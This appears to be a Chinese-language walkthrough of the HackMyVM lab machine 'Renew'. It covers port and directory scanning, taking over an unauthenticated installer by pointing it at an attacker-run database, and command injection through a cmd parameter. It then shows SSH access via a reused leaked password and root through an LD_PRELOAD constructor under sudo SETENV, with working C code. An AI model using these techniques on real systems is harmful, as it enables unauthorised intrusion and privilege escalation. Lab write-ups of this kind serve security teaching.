

信息收集

```
nmap -sT -Pn -sC -sV -p- 192.168.64.13
```

开放 22、80 端口，80 端口是一个网络运维平台。

```
(root@oberon)-[~]
# nmap -sC -sV -Pn 192.168.64.13
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-21 19:40 CST
Nmap scan report for 192.168.64.13
Host is up (1.0s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
|_http-title: Maze \xE7\xBD\x91\xE7\xBB\x9C\xE8\xBF\x90\xE7\xBB\xB4\xE5\xB9\xB3\xE5\x8F\xB0
|_http-server-header: Apache/2.4.68 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.07 seconds
```

```
(root@oberon)-[~]
#
```



Renew.png

Maze 网络运维平台

内部网络运维管理系统,提供服务器状态查询、磁盘监控与进程管理等基础运维能力。

请使用管理员账号登录后使用。

进入登录

Renew-1.png

目录扫描：

```
ffuf -u http://192.168.64.13/FUZZ \  
-w /usr/share/wordlists/dirb/common.txt \  
-e .php,.txt,.bak,.old \  
-mc all -fc 404
```


```
.hta.bak [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 11ms]
.htpasswd.conf [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 0ms]
.htpasswd.zip [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 2ms]
.hta.old [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 13ms]
.htpasswd [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 9ms]
.hta.zip [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 16ms]
.hta.conf [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 18ms]
.htpasswd.txt [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 11ms]
.htpasswd.php [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 14ms]
.htpasswd.bak [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 15ms]
.htpasswd.old [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 16ms]
bak.php [Status: 200, Size: 1005, Words: 40, Lines: 24, Duration: 651ms]
config.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 30ms]
dashboard.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 27ms]
file.php [Status: 200, Size: 1, Words: 1, Lines: 2, Duration: 39ms]
index.php [Status: 200, Size: 1005, Words: 40, Lines: 24, Duration: 6ms]
index.php [Status: 200, Size: 1005, Words: 40, Lines: 24, Duration: 12ms]
install.php [Status: 200, Size: 2313, Words: 311, Lines: 53, Duration: 23ms]
login.php [Status: 200, Size: 1403, Words: 102, Lines: 32, Duration: 57ms]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 12ms]
server-status [Status: 403, Size: 318, Words: 21, Lines: 10, Duration: 1ms]
:: Progress: [32298/32298] :: Job [1/1] :: 1785 req/sec :: Duration: [0:00:18] :: Errors: 0 ::

(root@oberon)-[~]
#
```

Renew-2.png

接管后台

尝试了以上路径，仅有 `install.php` 会显示完整安装表单，它没有跳转到登录页，也不需要 Cookie，说明安装页面未鉴权。



系统安装向导

填写数据库信息与管理员账号,完成系统安装。该操作会覆盖现有配置。

数据库主机
localhost

端口
3306

数据库名
webapp

数据库用户名

数据库密码

管理员用户名
admin

管理员密码

开始安装

Renew-3.png

表单中可以控制数据库主机、端口、库名、用户名、密码以及新管理员：

```
db_host
db_port
db_name
db_user
db_pass
admin_user
admin_pass
```

安装器需要连接数据库后才能创建管理员。此时不知道靶机本地数据库密码，但数据库地址由前端提交，因此不用猜本地密码，直接让靶机连接攻击机自己的数据库。安装成功后，靶机会把站点数据库配置改为攻击机地址，后续登录验证也会查询攻击机数据库。

准备一套靶机能够访问的数据库：

```
docker pull docker.m.daocloud.io/library/mariadb:11.8

docker run -d \
  --name oregon \
  -p 192.168.64.1:3306:3306 \
  -e MARIADB_ROOT_PASSWORD=oregon \
  -e MARIADB_DATABASE=oregon \
  -e MARIADB_USER=oregon \
  -e MARIADB_PASSWORD=oregon \
  docker.m.daocloud.io/library/mariadb:11.8
```

确认数据库正常：

```
docker ps --filter name=oregon
docker exec oregon mariadb-admin -uroot -poregon ping
```

```
mysqld is alive
```

数据库名、用户名和密码需与安装页面保持一致。

```

oberonvortigern@Oberon-3 unpack % docker run -d \
  --name oberon \
  --restart unless-stopped \
  -p 192.168.64.1:3306:3306 \
  -e MARIADB_ROOT_PASSWORD=oberon \
  -e MARIADB_DATABASE=oberon \
  -e MARIADB_USER=oberon \
  -e MARIADB_PASSWORD=oberon \
  docker.m.daocloud.io/library/mariadb:11.8
1e8411fa01b438371e824b596500219060af0006730e1d2e76764eb61a1fe3b4
oberonvortigern@Oberon-3 unpack % docker ps --filter name=oberon
docker exec oberon mariadb-admin -uroot -poberon ping
CONTAINER ID   IMAGE                                COMMAND                  CREATED
STATUS        PORTS                    NAMES
1e8411fa01b4   docker.m.daocloud.io/library/mariadb:11.8   "docker-entrypoint.s..."   11 secon
ds ago        Up 10 seconds          192.168.64.1:3306→3306/tcp   oberon
mysqld is alive
oberonvortigern@Oberon-3 unpack %

```



Renew-11.png

在安装页面填写：

系统安装向导

填写数据库信息与管理员账号,完成系统安装。该操作会覆盖现有配置。

数据库主机

端口

数据库名

数据库用户名

数据库密码

管理员用户名

管理员密码

开始安装

Renew-10.png

安装完成

系统初始化成功

安装完成!管理员账号 **oberon** 已创建,数据库配置已写入 config.php。现在可以 [登录后台](#) 了。

Renew-9.png



返回“安装完成”后，安装器会在指定数据库中创建管理员，并将站点配置改为指向该数据库。

```
oberonvortigern@Oberon-3 unpack % docker exec oberon mariadb \  
-uoberon -poberon \  
-D oberon \  
-e 'SHOW TABLES; SELECT username FROM users;'  
Tables_in_oberon  
users  
username  
oberon  
oberonvortigern@Oberon-3 unpack %
```



后台命令执行

使用 `oberon / oberon` 登录后台。页面下拉框只有固定命令，但 Burp 抓包后发现请求体直接提交 `cmd` 参数。



将参数改为 `cmd=id`，返回结果表明后台存在任意命令执行：

系统管理后台

欢迎回来,oberon · [退出登录](#)

磁盘使用情况 (du)



执行

已执行: id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Renew-16.png

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

目录扫描虽然发现了 `bak.php`，但通过 HTTP 访问为空，因为 PHP 文件会在服务端执行。为了不预设服务器目录，先执行 `pwd` 和 `ls -la`，确认当前路径为 `/var/www/html`，且目录中确实存在 `bak.php`。

系统管理后台

欢迎回来,oberon · [退出登录](#)

磁盘使用情况 (du)

执行

已执行: ls -la

```
total 44
drwxr-xr-x 2 www-data www-data 4096 Aug 20 03:57 .
drwxr-xr-x 3 root      root      4096 Aug 19 22:21 ..
-rw-r--r-- 1 www-data www-data  187 Aug 19 19:49 bak.php
-rw-r--r-- 1 www-data www-data  169 Aug 21 11:00 config.php
-rw-r--r-- 1 www-data www-data 2172 Aug 19 19:15 dashboard.php
-rw-r--r-- 1 root      root        1 Aug 20 03:57 file.php
-rw-r--r-- 1 www-data www-data 1139 Aug 19 20:08 index.php
-rw-r--r-- 1 www-data www-data 5553 Aug 19 19:15 install.php
-rw-r--r-- 1 www-data www-data 2542 Aug 20 03:57 login.php
-rw-r--r-- 1 www-data www-data   79 Aug 19 19:15 logout.php
```

Renew-17.png

随后读取刚刚确认的文件：

```
cat bak.php
```

得到原数据库密码：

```
oQuPn4z0HN60zz3UdyE6
```

```
<?php
// Database configuration (backup copy, kept by sysadmin)
$db_host = 'localhost';
$db_port = '3306';
$db_user = 'webapp';
$db_pass = 'oQuPn4z0HN60zz3UdyE6';
$db_name = 'webapp';
?>
```

Renew-18.png

获取 user

当前命令执行身份是 `www-data`，因此继续枚举系统中的可登录用户。执行 `cat /etc/passwd` 后，发现 `u12138` 的 UID 为 1000，家目录为 `/home/u12138`，登录 Shell 为 `/bin/bash`，可判断为普通登录用户。

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
mysql:x:101:103:MariaDB Server:/nonexistent:/bin/false
u12138:x:1000:1000::/home/u12138:/bin/bash
```

Renew-19.png

结合前期扫描发现 SSH 开放，以及刚获得的有效密码，测试是否存在密码复用：

```
ssh u12138@192.168.64.13
```

使用泄露的数据库密码成功进入 user Shell：

u12138 / oQuPn4z0HN60zz3UdyE6

读取 user flag:

flag{user-6a9729d94dcd1286a3c932fd2d687c7a}

```

** *,      HackMyVM

QQ Group:   321948805

Last login: Fri Aug 21 06:15:26 2026 from 192.168.64.1
u12138@Renew:~$ whoami
u12138
u12138@Renew:~$ pwd
/home/u12138
u12138@Renew:~$ id
uid=1000(u12138) gid=1000(u12138) groups=1000(u12138)
u12138@Renew:~$ ls -la ~
total 24
drwx----- 2 u12138 u12138 4096 Aug 19 22:22 .
drwxr-xr-x 3 root   root   4096 Aug 19 19:44 ..
lrwxrwxrwx 1 root   root    9 Aug 19 19:44 .bash_history -> /dev/null
-rw-r--r-- 1 u12138 u12138  220 Mar  8 11:21 .bash_logout
-rw-r--r-- 1 u12138 u12138 3526 Mar  8 11:21 .bashrc
-rw-r--r-- 1 u12138 u12138  807 Mar  8 11:21 .profile
-rw-r--r-- 1 u12138 u12138  44 Aug 19 19:15 user.txt
u12138@Renew:~$ cat user.txt
flag{user-6a9729d94dcd1286a3c932fd2d687c7a}
u12138@Renew:~$ |
```

Renew-20.png

获取 root

sudo -l

(root) SETENV: NOPASSWD: /usr/bin/id

`/usr/bin/id` 可以免密以 root 运行, `SETENV` 允许在 `sudo` 命令中传入环境变量。通过 `LD_PRELOAD` 指定自定义动态库, 加载器会在 `id` 主程序执行前, 以 root 身份运行库中的构造函数。

创建 `/tmp/preload.c` :

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <unistd.h>
```

```
__attribute__((constructor))
static void preload_init(void) {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    execl("/bin/bash", "bash", "-p", NULL);
}
```

编译动态库并触发：

```
gcc -shared -fPIC -o /tmp/preload.so /tmp/preload.c
sudo LD_PRELOAD=/tmp/preload.so /usr/bin/id
```

```
drwx----- 2 u12138 u12138 4096 Aug 19 22:22 .
drwxr-xr-x 3 root root 4096 Aug 19 19:44 ..
lrwxrwxrwx 1 root root 9 Aug 19 19:44 .bash_history → /dev/null
-rw-r--r-- 1 u12138 u12138 220 Mar 8 11:21 .bash_logout
-rw-r--r-- 1 u12138 u12138 3526 Mar 8 11:21 .bashrc
-rw-r--r-- 1 u12138 u12138 807 Mar 8 11:21 .profile
-rw-r--r-- 1 u12138 u12138 44 Aug 19 19:15 user.txt
u12138@Renew:~$ cat user.txt
flag{user-6a9729d94dcd1286a3c932fd2d687c7a}
u12138@Renew:~$ sudo -l
Matching Defaults entries for u12138 on Renew:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User u12138 may run the following commands on Renew:
    (root) SETENV: NOPASSWD: /usr/bin/id
u12138@Renew:~$ nano /tmp/preload.c
Error opening terminal: xterm-ghostty.
u12138@Renew:~$ export TERM=xterm
u12138@Renew:~$ nano /tmp/preload.c
u12138@Renew:~$ gcc -shared -fPIC -o /tmp/preload.so /tmp/preload.c
u12138@Renew:~$ ls -l /tmp/preload.so
-rwxrwxr-x 1 u12138 u12138 15536 Aug 21 11:30 /tmp/preload.so
u12138@Renew:~$ sudo LD_PRELOAD=/tmp/preload.so /usr/bin/id
```

Renew-21.png

构造函数在 root 权限下打开 Bash，确认身份并读取 root flag：

```
id
cat /root/root.txt
```

```
uid=0(root) gid=0(root) groups=0(root)
flag{root-e723611b23de3b150340a79dd3b63373}
```

```
u12138@Renew: ~  
u12138@Renew:~$ sudo LD_PRELOAD=/tmp/preload.so /usr/bin/id  
root@Renew:/home/u12138# id  
uid=0(root) gid=0(root) groups=0(root)  
root@Renew:/home/u12138# cat /root/root.txt  
flag{root-e723611b23de3b150340a79dd3b63373}  
root@Renew:/home/u12138# |
```



Renew-22.png

退出 root Shell 后清理临时文件：

```
exit  
rm -f /tmp/preload.c /tmp/preload.so
```

利用链

阶段	问题
初始入口	install.php 未鉴权，可使用外部数据库重新安装
后台接管	攻击者数据库中创建自定义管理员
命令执行	后台信任可篡改的 cmd 参数
用户横向	数据库密码与 SSH 密码复用
Root	sudo SETENV 可注入 LD_PRELOAD